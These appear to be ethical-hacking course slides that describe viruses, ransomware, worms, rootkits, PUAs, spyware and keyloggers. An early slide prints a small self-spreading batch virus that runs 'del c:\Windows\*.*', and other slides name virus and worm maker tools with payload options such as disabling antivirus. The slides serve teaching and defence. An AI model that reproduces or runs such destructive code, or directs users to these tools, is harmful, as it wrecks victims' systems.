
A virus can be created in two different ways:

- Writing a Virus Program
- Using Virus Maker Tools

Writing a Virus Program

Create a batch file
Game.bat with this text

```
@ echo off
for %%f in (*.bat) do
copy %%f + Game.bat
del c:\Windows\*.*
```




Creating a Virus (Cont'd)

JPS Virus Maker

Using Virus Maker Tools

Virus Maker Tools

- DELmE's Batch Virus Maker
- Bhavesh Virus Maker SKW
- Deadly Virus Maker
- SonicBat Batch Virus Maker
- TeraBIT Virus Maker
- Andreinick05's Batch Virus Maker



“

Ransomware

”



- ❑ A type of malware that **restricts access to the computer system's files and folders**
- ❑ Demands an online **ransom payment** to the malware creator(s) to remove the restrictions



Ransomware (Cont'd)

Dharma

Dharma is a dreadful ransomware that attacks victims through **email campaigns**; the **ransom notes** ask the victims to contact the threat actors via a provided email address and **pay in bitcoins for the decryption service**




Ransomware Families

- Cerber
- CTB-Locker
- Sodinokibi
- BitPaymer
- CryptXXX
- Cryptorbit ransomware
- Crypto Locker Ransomware
- Crypto Defense Ransomware
- Crypto Wall Ransomware

Computer Worms



- ✓ Malicious programs that **independently replicate, execute, and spread across the network connections**
- ✓ Consume available computing resources without human interaction
- ✓ Attackers use worm **payloads to install backdoors** in infected computers



How is a Worm Different from a Virus?




A Worm Replicates on its own

- A worm is a special type of malware that can replicate itself and use memory but cannot attach itself to other programs



A Worm Spreads through the Infected Network

- A worm takes advantage of file or information transport features on computer systems and automatically spreads through the infected network, but a virus does not



Worm Makers

Internet Worm Maker Thing :- Version 4.00 :- Public Edition

INTERNET WORM MAKER THING V4

Worm Name: 	Author: 	Version: .	Message: 	☒ Include [C] Notice	Output Path: C:\	☐ Compile To EXE Support	Spreading Options
Startup: ☐ Global Registry Startup ☐ Local Registry Startup ☐ Winlogon Shell Hook ☐ Start As Service ☐ English Startup ☐ German Startup ☐ Spanish Startup ☐ French Startup ☐ Italian Startup							
Payloads: ☐ Activate Payloads On Date Day: OR ☐ Randomly Activate Payloads Chance of activating payloads: 1 IN CHANCE ☐ Hide All Drives ☐ Disable Task Manager ☐ Disable Keyboard ☐ Disable Mouse ☐ Message Box Title: Message: Icon: ☐ Disable Regedit ☐ Disable Explorer.exe ☐ Change Reg Owner Owner: ☐ Change Reg Organisation Organisation: 							
☐ Change Homepage URL: ☐ Disable Windows Security ☐ Disable Norton Security ☐ Uninstall Norton Script Blocking ☐ Disable Macro Security ☐ Disable Run Command ☐ Disable Shutdown ☐ Disable Logoff ☐ Disable Windows Update ☐ No Search Command ☐ Swap Mouse Buttons ☐ Open Webpage URL: ☐ Change IE Title Bar Text: ☐ Change Win Media Player Text Text: ☐ Open Cd Drives ☐ Lock Workstation ☐ Download File More? URL: Save As: ☐ Execute Downloaded							
☐ Print Message ☐ Disable System Restore ☐ Change NOD32 Text Title: Message: ☐ Outlook Fun 1 ? URL: Sender Name: ☐ Mute Speakers ☐ Delete a File Path: ☐ Delete a Folder Path ☐ Change Wallpaper Path Or URL: ☐ CPU Monster ☐ Change Time Hour : Min							
☐ Change Date DD MM YY ☐ Play a Sound ☐ Loop Sound ☐ Hide Desktop ☐ Disable Malware Remove ☐ Disable Windows File Protection ☐ Corrupt Antivirus ☐ Change Computer Name ☐ Change Drive Icon DLL, EXE, ICO: C:\Windows\NOT Index: 1 ☐ Add To Context Menu ☐ Change Clock Text Text (Max 8 Chars): ☐ Hack Bill Gates ? ☐ Keyboard Disco ☐ Add To Favorites Name: URL: 							
☐ Exploit Windows Admin Lockout Bug ☐ Blue Screen Of Death Infection Options: ☐ Infect Bat Files ☐ Infect Vbs Files ☐ Infect Vbe Files Extras: ☐ Hide Virus Files Plugins ☐ Custom Code If You Liked This Program Please Visit Me On http://xirusteam.fallennetwork.com If You Know Anything About VBS Programming Help Support This Project By Making A Plugin (See Readme). Thanks. Control Panel Generate Worm About Me							

Internet Worm Maker Thing

Internet Worm Maker Thing is an open-source tool used to **create worms** that can infect victim's drives, files, show messages, and disable antivirus software

Worm Makers

- Batch Worm Generator
- C++ Worm Generator

Rootkits



Rootkits are programs that **hide their presence** as well as attacker's malicious activities, granting them full access to the server or host at that time, and in the future



Rootkits replace certain operating system calls and utilities with their own **modified versions** of those routines that, in turn, undermine the security of the target system causing **malicious functions** to be executed



A typical rootkit comprises of backdoor programs, DDoS programs, packet sniffers, log-wiping utilities, IRC bots, etc.



Rootkits (Cont'd)



The attacker places a rootkit by:

- Scanning for **vulnerable** computers and servers on the web
- **Wrapping** it in a special package like a game
- Installing it on public computers or corporate computers through **social engineering**
- Launching a zero-day **attack** (privilege escalation, buffer overflow, Windows kernel exploitation, etc.)



Objectives of a rootkit:

- To **root** the host system and **gain remote backdoor** access
- To mask **attacker tracks** and presence of malicious applications or processes
- To gather **sensitive data, network traffic**, etc. from the system to which attackers might be restricted or possess no access
- To store other **malicious programs** on the system and act as a server resource for bot updates

Potentially Unwanted Application or Applications (PUAs)



Also known as **grayware** or junkware, are potentially harmful applications that may pose **severe risks** to the security and privacy of data stored in the system where they are installed




Installed when downloading and **installing freeware** using a third-party installer or when accepting a misleading license agreement



Covertly **monitor** and **alter the data** or settings in the system, similarly to other malware

Types of PUAs



Adware

- ❑ A software or a program that supports advertisements and generates **unsolicited ads and pop-ups**
- ❑ Tracks the cookies and **user browsing patterns** for marketing purposes and collects user data
- ❑ Consumes additional bandwidth, and **exhausts CPU** resources and memory


Indications of Adware

- Frequent system lag
- Inundated advertisements
- Incessant system crash
- Disparity in the default browser homepage
- Presence of new toolbar or browser add-ons
- Slow Internet



Spyware

- A stealthy program that **records the user's interaction** with the computer and the Internet without the user's knowledge and sends the information to the remote attackers
- **Hides its process**, files, and other objects in order to avoid detection and removal



Spyware (Cont'd)

Spyware Propagation


- 1 Drive-by download
- 2 Masquerading as anti-spyware
- 3 Web browser vulnerability exploits
- 4 Piggybacked software installation
- 5 Browser add-ons
- 6 Cookies

What Does the Spyware Do?

- 1 Steals users' personal information and sends it to a remote server or hijacker
- 2 Monitors users' online activity
- 3 Displays annoying pop-ups
- 4 Redirects a web browser to advertising sites
- 5 Changes the browser's default settings
- 6 Changes firewall settings

Keylogger

- ❑ Keystroke loggers are programs or hardware devices that **monitor each keystroke** as the user types on a keyboard, logs onto a file, or transmits them to a remote location
- ❑ It allows the attacker to **gather confidential information** about the victim such as email ID, passwords, banking details, chat room activity, IRC, and instant messages



What a Keylogger can Do?



Record every keystroke typed on the user's keyboard



Capture screenshots at regular intervals, showing user activity such as typed characters



Track the activities of users by logging Window titles, names of launched applications, etc.



Monitor the online activity of users by recording addresses of the websites visited



